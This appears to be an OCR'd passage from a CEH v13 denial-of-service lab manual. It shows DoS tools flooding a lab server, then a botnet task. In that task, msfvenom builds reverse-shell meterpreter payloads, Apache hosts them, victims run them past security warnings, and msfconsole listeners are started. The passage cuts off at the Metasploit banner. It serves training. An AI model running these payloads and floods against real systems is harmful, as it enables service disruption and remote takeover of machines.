
The attack will start once you press OK. It will keep going until all requested packets are sent.

15. As soon as you click on **OK** the tool starts DoS attack on the **Windows Server 2019** machine.


Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\UltraDDoS\ultraddos.exe
Type here to search
4:33 AM
4/4/2024

```
Attacking 10.10.1.19:80 | Sent: 2275264 packets

Attacking 10.10.1.19:80 | Sent: 600740 packets


Attacking 10.10.1.19:80 | Sent: 640125 packets
Attacking 10.10.1.19:80 | Sent: 668700 packets
Attacking 10.10.1.19:80 | Sent: 1837487 packets
Attacking 10.10.1.19:80 | Sent: 891103 packets
Attacking 10.10.1.19:80 | Sent: 2648915 packets
Attacking 10.10.1.19:80 | Sent: 841880 packets


Attacking 10.10.1.19:80 | Sent: 1215703 packets
Attacking 10.10.1.19:80 | Sent: 1434393 packets



Attacking 10.10.1.19:80 | Sent: 503293 packets
Attacking 10.10.1.19:80 | Sent: 566248 packets

Attacking 10.10.1.19:80 | Sent: 3676126 packets
Attacking 10.10.1.19:80 | Sent: 505683 packets
Attacking 10.10.1.19:80 | Sent: 710077 packets

Attacking 10.10.1.19:80 | Sent: 358601 packets
Attacking 10.10.1.19:80 | Sent: 2275264 packets

Attacking 10.10.1.19:80 | Sent: 600740 packets


Attacking 10.10.1.19:80 | Sent: 640125 packets
Attacking 10.10.1.19:80 | Sent: 668700 packets
Attacking 10.10.1.19:80 | Sent: 1837487 packets
Attacking 10.10.1.19:80 | Sent: 891103 packets
Attacking 10.10.1.19:80 | Sent: 2648915 packets
Attacking 10.10.1.19:80 | Sent: 841880 packets


Attacking 10.10.1.19:80 | Sent: 1215703 packets
Attacking 10.10.1.19:80 | Sent: 1434393 packets
```

16. Click Windows 11 to switch to the **Windows 11** machine, and in the **ISB** window click on **Start Attack** button.



ISB (I'm So Bored) - Version 1.1.0.0

Process CPU Usage: 1% Process Memory Usage: 98 MB Process Threads: 17

Target

URL: 10.10.1.19 Port: 80

Set: 10.10.1.19:80

iters: 1

Parameters

Interval 10 (ms)

Buffer 256 (bytes)

Threads 1000

Status

Connected Sockets	Sent Packets	Failed
0	0	0

Text Editor C:\Windows\system32

Browser C:\Program Files (x86)

Log

```
4/4/2024 3:10:56 AM > Found 2 network interfaces
4/4/2024 3:10:56 AM > Existing log file found
4/4/2024 3:10:56 AM > Welcome to ISB (Version 1.1.0.0)
4/4/2024 3:29:46 AM > Ping Report
|      Ping: 10.10.1.19
|      Timeout: 128
|      Buffer: 32
|      Roundtrip: 0ms
|      Status: Success
```

☑ AS

Network Monitor

Name: Ethernet
Description: Microsoft Hyper-V Network Adapter
Physical Address: 00155D018000
Recieved: 2.16 GB | Sent: 36.87 MB
Output Queue Length: 0
Operating Status: Up

4:34 AM
4/4/2024


17. Click Windows Server 2019 to switch to the **Windows Server 2019** machine.

18. Now, click **Type here to search** field on the **Desktop**, search for **resmon** in the search bar and select **resmon** from the results.

19. **Resource Monitor** window appears, you can see that the CPU utilization under **CPU** section is more than **80%**, thereby, resulting in deterioration of system performance.

    When you perform this lab the CPU utilization might vary.

    In real-time the DDoS attack is performed from numerous machines which can crash the system.



CPU — 🟩 84% CPU Usage — 🟦 100% Maximum Frequency

Image	PID	Description	Status	Threads	CPU	Average CPU
ShellExperienceHost.exe	2128	Windows Shell Exper...	Suspended	26	0	0.00
SearchUI.exe	6072	Search and Cortana ...	Suspended	29	0	0.00
perfmon.exe	7052	Resource and Perfor...	Running	16	40	38.61
System Interrupts	-	Deferred Procedure ...	Running	-	20	23.13
System	4	NT Kernel & System	Running	113	12	15.51
w3wp.exe	7008	IIS Worker Process	Running	27	9	6.80
sqlservr.exe	4108	SQL Server Windows ...	Running	65	0	0.14
svchost.exe (LocalServiceNo...	4084	Host Process for Win...	Running	21	0	0.08
dwm.exe	60	Desktop Window Ma...	Running	12	0	0.06

Disk — 0 MB/sec Disk I/O — 0% Highest Active Time

Network — 26 Mbps Network I/O — 1% Network Utilization

Memory — 0 Hard Faults/sec — 23% Used Physical Memory

20. This concludes the demonstration of how to perform DDoS attack using ISB (I'm So Bored) and UltraDDOS-v2 tools.

21. Close all open windows and document all the acquired information.

Question 10.1.1.1

On windows 11 machine use ISB (located at E:\CEH-Tools\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\ISB) and On Windows Server 2022 machine use UltraDDoS (located at Z:\CEHv13 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\UltraDDoS) to launch DoS attack on Windows Server 2019 machine (10.10.1.19). Identify the port number on which the DoS attack was targeted.


Task 2: Perform a DDoS Attack using Botnet

A botnet orchestrates a distributed denial of service (DDoS) attack by harnessing a network of compromised computers (bots). The attacker infects these systems with malware, enabling remote control. Through a command and control server, the attacker directs the botnet to flood the target with excessive traffic, overwhelming its resources. This onslaught disrupts services, causing downtime and financial losses. Attackers may amplify the attack using techniques like reflection or amplification. Mitigation involves filtering and blocking malicious traffic. However, using botnets for DDoS attacks is illegal and unethical, with severe legal repercussions and potential damage to targeted organizations.

Here, we will compromise **Windows 11** and **Windows Server 2019** machines to create a botnet and target **Ubuntu** machine.

1. Click Parrot Security to switch to the **Parrot Security** machine. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

2. Run the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=6969 -f exe > exploit1.exe** to generate **exploit1.exe** payload.




Applications Places System
Mon Apr 15, 02:10
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=6969 -f exe > exploit1.exe - Parrot Terminal
File Edit View Search Terminal Help
Menu
msfvenom -p window...

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=6969 -f exe > exploit1.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

3. Similarly, run the above command with different **port number** and **exploit name.**

   - For Windows 11 -> port 6969, exploit1.exe
   - For Windows Server 2019 -> port 9999, exploit2.exe
   - For Windows Server 2022 -> port 5555, exploit3.exe




Applications Places System
Mon Apr 15, 02:11
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=5555 -f exe > exploit3.exe - Parrot Terminal
File Edit View Search Terminal Help
Menu
msfvenom -p window...

```
┌─[root@parrot]─[/home/attacker]
└──╼ #msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=9999 -f exe > exploit2.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
┌─[root@parrot]─[/home/attacker]
└──╼ #msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=5555 -f exe > exploit3.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

4. Create a new directory to share the **exploits** file with the target machine and provide the permissions using the below commands:

   - Run **mkdir /var/www/html/share** command to create a shared folder
   - Run **chmod -R 755 /var/www/html/share/** command
   - Run **chown -R www-data:www-data /var/www/html/share/** command




Applications Places System
Mon Apr 15, 02:14
chown -R www-data:www-data /var/www/html/share/ - Parrot Terminal
File Edit View Search Terminal Help
Menu
chown -R www-data:...

```
┌─[root@parrot]─[/home/attacker]
└──╼ #mkdir /var/www/html/share
┌─[root@parrot]─[/home/attacker]
└──╼ #chmod -R 755 /var/www/html/share/
┌─[root@parrot]─[/home/attacker]
└──╼ #chown -R www-data:www-data /var/www/html/share/
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

5. Copy the payloads into the shared folder by executing **cp exploit1.exe exploit2.exe exploit3.exe /var/www/html/share/** command.


6. Start the Apache server by running **service apache2 start** command.



```
┌─[root@parrot]─[/home/attacker]
└──╼ #cp exploit1.exe exploit2.exe exploit3.exe  /var/www/html/share/
┌─[root@parrot]─[/home/attacker]
└──╼ #service apache2 start
┌─[root@parrot]─[/home/attacker]
└──╼ #
```

7. Launch three new terminals and run command **sudo su** with password as **toor** on all.

8. Run **msfconsole -x "use exploit/multi/handler; set payload windows/meterpreter/reverse_tcp; set lhost 10.10.1.13; set lport 6969; run"** command to launch Metasploit Framework on terminal 1.



Applications Places System
Mon Apr 15, 02:19
sudo su - Parrot Terminal
File Edit View Search Terminal Help
Menu
sudo su - Parrot Term...
Parrot Terminal
Parrot Terminal

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 10.10.1.13;set lport 6969;run"
```


9. Similarly, run the above command on **terminal 2 and 3** by changing the **lport to 9999 and 5555** simultaneously.

10. Click Windows 11 to switch to the **Windows 11** machine.

11. Open any web browser (here, Mozilla Firefox) go to **http://10.10.1.13/share**. As soon as you press enter, it will display the shared folder contents.

12. Click on **exploit1.exe** to download the file.

    If it gives security warning, ignore it and download it by clicking on **Keep** button.



Index of /share

10.10.1.13/share/

Index of /share

Name	Last modified	Size	Description
Parent Directory		-	
exploit1.exe	2024-06-03 08:22	72K	
exploit2.exe	2024-06-03 08:22	72K	
exploit3.exe	2024-06-03 08:22	72K	


Apache/2.4.57 (Debian) Server at 10.10.1.13 Port 80

13. Navigate to **Downloads** and double-click the **exploit1.exe** file to run it.

14. Similarly, download **exploit2.exe** on **Windows Server 2019**, and **exploit3.exe** on **Windows Server 2022** and run it.


15. After executing all the exploits on machines, click Parrot Security to switch to the **Parrot Security** machine.

16. The meterpreter session has successfully been opened, as shown in the screenshots.




msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set lhost 10.10.1.13;set lport 6969;run" - Parrot Ter

```
       =[ metasploit v6.3.44-dev                          ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

